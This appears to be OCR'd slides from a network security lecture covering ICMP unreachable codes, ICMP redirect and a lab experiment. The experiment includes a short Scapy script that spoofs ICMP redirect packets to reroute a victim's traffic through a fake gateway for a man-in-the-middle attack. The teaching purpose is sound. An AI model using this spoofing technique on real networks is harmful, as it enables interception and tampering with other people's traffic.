
- **Type:**
- **Code**
  - 0: Destination network unreachable
  - 1: Destination host unreachable
  - 3: Destination port unreachable

```
seed@10.0.2.6:$ ping 192.168.60.6
PING 192.168.60.6 (192.168.60.6) 56(84) bytes of data.
From 10.0.2.7 icmp_seq=1 Destination Host Unreachable
From 10.0.2.7 icmp_seq=2 Destination Host Unreachable
From 10.0.2.7 icmp_seq=3 Destination Host Unreachable
From 10.0.2.7 icmp_seq=4 Destination Host Unreachable
```


ICMP Redirect



ICMP Redirect and Attacks



ICMP Redirect Experiment: Setup



ICMP Redirect Experiment: Setup

- **Make 10.9.0.11 the default router**

```
// On 10.9.0.5
# ip route change default via 10.9.0.11
# ip route
default via 10.9.0.11 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.105
192.168.60.0/24 via 10.9.0.11 dev eth0
```

- **10.9.0.11’s default router is 10.9.0.1**

```
// On 10.9.0.11
# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.11
192.168.60.0/24 dev eth1 proto kernel scope link src 192.168.60.11
```

ICMP Redirect Experiment

- **10.9.0.5 can directly send to 10.9.0.1: trigger ICMP redirect**

```
// On 10.9.0.5
# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
From 10.9.0.11: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.1)
From 10.9.0.11: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.1)
```

- **After redirection (check 10.9.0.5)**

```
# ip route show cache
1.1.1.1 via 10.9.0.1 dev eth0
    cache <redirected> expires 263sec
```

Spoofing ICMP Redirect Message

```
victim = '10.9.0.5'
real_gateway = '10.9.0.11'
fake_gateway = '10.9.0.111'

ip = IP(src = real_gateway,  dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_gateway

ip2 = IP(src = victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

```
# mtr -n 192.168.60.5

 Host
 1. 10.9.0.111      <-- our malicious router
 2. 10.9.0.11       <-- the actual router
 3. 192.168.60.5    <-- destination
```

Attack result

MITM Attack By Spoofing ICMP Redirect


- **Redirect traffic to attacker's machines**
- **Make changes before sending the packets out**
- **Similar to the MITM attacking using the ARP cache poisoning attack**

Question: ICMP Redirect

- **Question 1: Can you launch ICMP redirect from a remote computer?**

- **Question 2: Can you use ICMP redirect attacks to redirect to a remote computer?**

NAT: Network Address Translation



Summary

- **The Role of the IP layer**
- **IP Header**
- **Routing**
- **ICMP**